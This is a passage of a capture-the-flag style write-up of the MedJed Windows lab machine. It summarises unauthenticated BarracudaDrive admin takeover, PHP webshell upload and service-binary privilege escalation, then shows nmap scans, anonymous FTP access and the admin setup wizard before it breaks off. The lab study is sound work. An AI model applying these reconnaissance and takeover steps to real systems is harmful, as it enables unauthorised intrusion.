MedJed_writeup
Author: Hans
Platform: PG Practice
Difficulty: Intermediate
Operating System: Windows
Summary
MedJed exposed a BarracudaDrive web management interface that allowed an unauthenticated user to claim the administrator account. This unlocked a built-in file manager which exposed the web root of a separate PHP quiz application, with write access. That write access was used to upload a PHP webshell and gain code execution as a low privileged user. Privilege escalation abused a known weakness in the BarracudaDrive service binary, allowing the binary to be replaced and executed with the privileges the service runs under after a machine restart.
Service Enumeration
Nmap
| IP Address | Protocol | Ports and Services |
|---|---|---|
| 192.168.221.127 | TCP | PORT 135: msrpc PORT 139: netbios-ssn PORT 445: microsoft-ds PORT 3306: MariaDB 10.3.24 (unauthorized) PORT 5040: unknown PORT 8000: BarracudaServer.com (Windows), WebDAV enabled PORT 30021: FTP, FileZilla ftpd 0.9.41 beta PORT 33033: unknown, Rails "Action Controller: Exception caught" page PORT 44330: ssl/unknown, expired demo certificate PORT 45332 / 45443: Apache 2.4.46 (Win64) PHP 7.3.23, "Quiz App" PORT 49664-49669: msrpc |
nmap -sCV -oN scans/tcp1000.nmap $IP
nmap -sCV -p- -oN scans/tcpall.nmap $IP
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
nmap -sCV -oN scans/tcp1000.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 11:22 +0800
Nmap scan report for 192.168.221.127
Host is up (0.094s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MariaDB 10.3.24 or later (unauthorized)
8000/tcp open  http-alt      BarracudaServer.com (Windows)
|_http-title: Home
|_http-server-header: BarracudaServer.com (Windows)
| http-webdav-scan:
|   Server Type: BarracudaServer.com (Windows)
|   Server Date: Tue, 25 Aug 2026 03:24:25 GMT
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
|_  WebDAV type: Unknown
| fingerprint-strings:
|   FourOhFourRequest, Socks5:
|     HTTP/1.1 200 OK
|     Date: Tue, 25 Aug 2026 03:22:27 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 25 Aug 2026 03:22:22 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 25 Aug 2026 03:22:32 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 25 Aug 2026 03:23:35 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Type: text/html
|     Cache-Control: no-store, no-cache, must-revalidate, max-age=0
|_    <html><body><h1>400 Bad Request</h1>Can't parse request<p>BarracudaServer.com (Windows)</p></body></html>
| http-methods:
|_  Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.99%I=7%D=8/25%Time=6A8D0A6E%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x20
SF:2026\x2003:22:22\x20GMT\r\nServer:\x20BarracudaServer\.com\x20\(Windows
SF:\)\r\nConnection:\x20Close\r\n\r\n")%r(GetRequest,72,"HTTP/1\.1\x20200\
SF:x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:22:22\x20GMT\r\nServe
SF:r:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20Close\r\n\r
SF:\n")%r(FourOhFourRequest,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2
SF:025\x20Aug\x202026\x2003:22:27\x20GMT\r\nServer:\x20BarracudaServer\.co
SF:m\x20\(Windows\)\r\nConnection:\x20Close\r\n\r\n")%r(Socks5,72,"HTTP/1\
SF:.1\x20200\x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:22:27\x20GM
SF:T\r\nServer:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20C
SF:lose\r\n\r\n")%r(HTTPOptions,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue
SF:,\x2025\x20Aug\x202026\x2003:22:32\x20GMT\r\nServer:\x20BarracudaServer
SF:\.com\x20\(Windows\)\r\nConnection:\x20Close\r\n\r\n")%r(RTSPRequest,72
SF:,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:22
SF::32\x20GMT\r\nServer:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnect
SF:ion:\x20Close\r\n\r\n")%r(SIPOptions,13C,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:23:35\x20GMT\r\nServe
SF:r:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20Close\r\nCo
SF:ntent-Type:\x20text/html\r\nCache-Control:\x20no-store,\x20no-cache,\x2
SF:0must-revalidate,\x20max-age=0\r\n\r\n<html><body><h1>400\x20Bad\x20Req
SF:uest</h1>Can't\x20parse\x20request<p>BarracudaServer\.com\x20\(Windows\
SF:)</p></body></html>");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-08-25T03:24:26
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.04 seconds
nmap -sCV -p- -oN scans/tcpall.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 11:21 +0800
Nmap scan report for 192.168.221.127
Host is up (0.018s latency).
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql         MariaDB 10.3.24 or later (unauthorized)
5040/tcp  open  unknown
8000/tcp  open  http-alt      BarracudaServer.com (Windows)
|_http-open-proxy: Proxy might be redirecting requests
| http-webdav-scan:
|   Server Type: BarracudaServer.com (Windows)
|   Server Date: Tue, 25 Aug 2026 03:24:58 GMT
|   WebDAV type: Unknown
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
|_http-title: Home
| fingerprint-strings:
|   FourOhFourRequest, Socks5:
|     HTTP/1.1 200 OK
|     Date: Tue, 25 Aug 2026 03:22:32 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 25 Aug 2026 03:22:27 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 25 Aug 2026 03:22:37 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 25 Aug 2026 03:23:40 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Type: text/html
|     Cache-Control: no-store, no-cache, must-revalidate, max-age=0
|_    <html><body><h1>400 Bad Request</h1>Can't parse request<p>BarracudaServer.com (Windows)</p></body></html>
|_http-server-header: BarracudaServer.com (Windows)
| http-methods:
|_  Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
30021/tcp open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp            536 Nov 03  2020 .gitignore
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 app
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 bin
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 config
| -r--r--r-- 1 ftp ftp            130 Nov 03  2020 config.ru
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 db
| -r--r--r-- 1 ftp ftp           1750 Nov 03  2020 Gemfile
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 lib
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 log
| -r--r--r-- 1 ftp ftp             66 Nov 03  2020 package.json
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 public
| -r--r--r-- 1 ftp ftp            227 Nov 03  2020 Rakefile
| -r--r--r-- 1 ftp ftp            374 Nov 03  2020 README.md
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 test
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 tmp
|_drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 vendor
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
33033/tcp open  unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 3102
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8" />
|     <title>Action Controller: Exception caught</title>
|     <style>
|     body {
|     background-color: #FAFAFA;
|     color: #333;
|     margin: 0px;
|     body, p, ol, ul, td {
|     font-family: helvetica, verdana, arial, sans-serif;
|     font-size: 13px;
|     line-height: 18px;
|     font-size: 11px;
|     white-space: pre-wrap;
|     pre.box {
|     border: 1px solid #EEE;
|     padding: 10px;
|     margin: 0px;
|     width: 958px;
|     header {
|     color: #F0F0F0;
|     background: #C52F24;
|     padding: 0.5em 1.5em;
|     margin: 0.2em 0;
|     line-height: 1.1em;
|     font-size: 2em;
|     color: #C52F24;
|     line-height: 25px;
|     .details {
|_    bord
44330/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time Logic/stateOrProvinceName=CA/countryName=US
| Not valid before: 2009-08-27T14:40:47
|_Not valid after:  2019-08-25T14:40:47
|_ssl-date: 2026-08-25T03:25:20+00:00; 0s from scanner time.
45332/tcp open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Quiz App
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
45443/tcp open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Quiz App
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8000-TCP:V=7.99%I=7%D=8/25%Time=6A8D0A73%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x20
SF:2026\x2003:22:27\x20GMT\r\nServer:\x20BarracudaServer\.com\x20\(Windows
SF:\)\r\nConnection:\x20Close\r\n\r\n")%r(GetRequest,72,"HTTP/1\.1\x20200\
SF:x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:22:27\x20GMT\r\nServe
SF:r:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20Close\r\n\r
SF:\n")%r(FourOhFourRequest,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2
SF:025\x20Aug\x202026\x2003:22:32\x20GMT\r\nServer:\x20BarracudaServer\.co
SF:m\x20\(Windows\)\r\nConnection:\x20Close\r\n\r\n")%r(Socks5,72,"HTTP/1\
SF:.1\x20200\x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:22:32\x20GM
SF:T\r\nServer:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20C
SF:lose\r\n\r\n")%r(HTTPOptions,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue
SF:,\x2025\x20Aug\x202026\x2003:22:37\x20GMT\r\nServer:\x20BarracudaServer
SF:\.com\x20\(Windows\)\r\nConnection:\x20Close\r\n\r\n")%r(RTSPRequest,72
SF:,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:22
SF::37\x20GMT\r\nServer:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnect
SF:ion:\x20Close\r\n\r\n")%r(SIPOptions,13C,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nDate:\x20Tue,\x2025\x20Aug\x202026\x2003:23:40\x20GMT\r\nServe
SF:r:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20Close\r\nCo
SF:ntent-Type:\x20text/html\r\nCache-Control:\x20no-store,\x20no-cache,\x2
SF:0must-revalidate,\x20max-age=0\r\n\r\n<html><body><h1>400\x20Bad\x20Req
SF:uest</h1>Can't\x20parse\x20request<p>BarracudaServer\.com\x20\(Windows\
SF:)</p></body></html>");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port33033-TCP:V=7.99%I=7%D=8/25%Time=6A8D0A73%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(GetReque
SF:st,C76,"HTTP/1\.0\x20403\x20Forbidden\r\nContent-Type:\x20text/html;\x2
SF:0charset=UTF-8\r\nContent-Length:\x203102\r\n\r\n<!DOCTYPE\x20html>\n<h
SF:tml\x20lang=\"en\">\n<head>\n\x20\x20<meta\x20charset=\"utf-8\"\x20/>\n
SF:\x20\x20<title>Action\x20Controller:\x20Exception\x20caught</title>\n\x
SF:20\x20<style>\n\x20\x20\x20\x20body\x20{\n\x20\x20\x20\x20\x20\x20backg
SF:round-color:\x20#FAFAFA;\n\x20\x20\x20\x20\x20\x20color:\x20#333;\n\x20
SF:\x20\x20\x20\x20\x20margin:\x200px;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20body,\x20p,\x20ol,\x20ul,\x20td\x20{\n\x20\x20\x20\x20\x20\x20font-f
SF:amily:\x20helvetica,\x20verdana,\x20arial,\x20sans-serif;\n\x20\x20\x20
SF:\x20\x20\x20font-size:\x20\x20\x2013px;\n\x20\x20\x20\x20\x20\x20line-h
SF:eight:\x2018px;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20pre\x20{\n\x20\x2
SF:0\x20\x20\x20\x20font-size:\x2011px;\n\x20\x20\x20\x20\x20\x20white-spa
SF:ce:\x20pre-wrap;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20pre\.box\x20{\n\
SF:x20\x20\x20\x20\x20\x20border:\x201px\x20solid\x20#EEE;\n\x20\x20\x20\x
SF:20\x20\x20padding:\x2010px;\n\x20\x20\x20\x20\x20\x20margin:\x200px;\n\
SF:x20\x20\x20\x20\x20\x20width:\x20958px;\n\x20\x20\x20\x20}\n\n\x20\x20\
SF:x20\x20header\x20{\n\x20\x20\x20\x20\x20\x20color:\x20#F0F0F0;\n\x20\x2
SF:0\x20\x20\x20\x20background:\x20#C52F24;\n\x20\x20\x20\x20\x20\x20paddi
SF:ng:\x200\.5em\x201\.5em;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20h1\x20{\
SF:n\x20\x20\x20\x20\x20\x20margin:\x200\.2em\x200;\n\x20\x20\x20\x20\x20\
SF:x20line-height:\x201\.1em;\n\x20\x20\x20\x20\x20\x20font-size:\x202em;\
SF:n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20h2\x20{\n\x20\x20\x20\x20\x20\x20
SF:color:\x20#C52F24;\n\x20\x20\x20\x20\x20\x20line-height:\x2025px;\n\x20
SF:\x20\x20\x20}\n\n\x20\x20\x20\x20\.details\x20{\n\x20\x20\x20\x20\x20\x
SF:20bord")%r(HTTPOptions,C76,"HTTP/1\.0\x20403\x20Forbidden\r\nContent-Ty
SF:pe:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\x203102\r\n\r\n<!
SF:DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n\x20\x20<meta\x20chars
SF:et=\"utf-8\"\x20/>\n\x20\x20<title>Action\x20Controller:\x20Exception\x
SF:20caught</title>\n\x20\x20<style>\n\x20\x20\x20\x20body\x20{\n\x20\x20\
SF:x20\x20\x20\x20background-color:\x20#FAFAFA;\n\x20\x20\x20\x20\x20\x20c
SF:olor:\x20#333;\n\x20\x20\x20\x20\x20\x20margin:\x200px;\n\x20\x20\x20\x
SF:20}\n\n\x20\x20\x20\x20body,\x20p,\x20ol,\x20ul,\x20td\x20{\n\x20\x20\x
SF:20\x20\x20\x20font-family:\x20helvetica,\x20verdana,\x20arial,\x20sans-
SF:serif;\n\x20\x20\x20\x20\x20\x20font-size:\x20\x20\x2013px;\n\x20\x20\x
SF:20\x20\x20\x20line-height:\x2018px;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20pre\x20{\n\x20\x20\x20\x20\x20\x20font-size:\x2011px;\n\x20\x20\x20\
SF:x20\x20\x20white-space:\x20pre-wrap;\n\x20\x20\x20\x20}\n\n\x20\x20\x20
SF:\x20pre\.box\x20{\n\x20\x20\x20\x20\x20\x20border:\x201px\x20solid\x20#
SF:EEE;\n\x20\x20\x20\x20\x20\x20padding:\x2010px;\n\x20\x20\x20\x20\x20\x
SF:20margin:\x200px;\n\x20\x20\x20\x20\x20\x20width:\x20958px;\n\x20\x20\x
SF:20\x20}\n\n\x20\x20\x20\x20header\x20{\n\x20\x20\x20\x20\x20\x20color:\
SF:x20#F0F0F0;\n\x20\x20\x20\x20\x20\x20background:\x20#C52F24;\n\x20\x20\
SF:\x20\x20\x20\x20padding:\x200\.5em\x201\.5em;\n\x20\x20\x20\x20}\n\n\x20
SF:\x20\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x20margin:\x200\.2em\x200;\n\
SF:x20\x20\x20\x20\x20\x20line-height:\x201\.1em;\n\x20\x20\x20\x20\x20\x2
SF:0font-size:\x202em;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20h2\x20{\n\x20
SF:\x20\x20\x20\x20\x20color:\x20#C52F24;\n\x20\x20\x20\x20\x20\x20line-he
SF:ight:\x2025px;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20\.details\x20{\n\x
SF:20\x20\x20\x20\x20\x20bord");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-08-25T03:24:59
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.27 seconds
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 11:22 +0800
Nmap scan report for 192.168.221.127
Host is up (0.0055s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    closed        dhcpc
69/udp    closed        tftp
123/udp   open|filtered ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp closed        unknown

Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
The UDP top 20 scan returned no confirmed open ports, only open|filtered results for ntp, netbios-ns, netbios-dgm, isakmp, upnp and nat-t-ike.
PORT 30021: FTP
Anonymous login was allowed on the FTP service.
ftp $IP 30021
Name (192.168.221.127:hans): anonymous
Password:
230 Logged on
The listing showed a Ruby on Rails application tree (app, bin, config, db, lib, Gemfile, Rakefile, and so on). The full tree was mirrored locally with lftp for reference.
lftp -u anonymous,anonymous ftp://$IP:30021
set ftp:passive-mode true
mirror --verbose --continue
This tree corresponds to the Rails application fingerprinted separately on port 33033.
PORT 8000: BarracudaDrive


The main page redirects after a few seconds to a Config Wizard page for setting an administrator account.
Main page:

Version check at /rtl/about.lsp confirmed the software as BarracudaDrive 6.5:
searchsploit barracudadrive 6.5

Noted for possible use in privilege escalation.
Auto-redirect to the Set Administrator wizard:

Setting an administrator account required only a password of at least 6 characters, with no existing credentials needed:
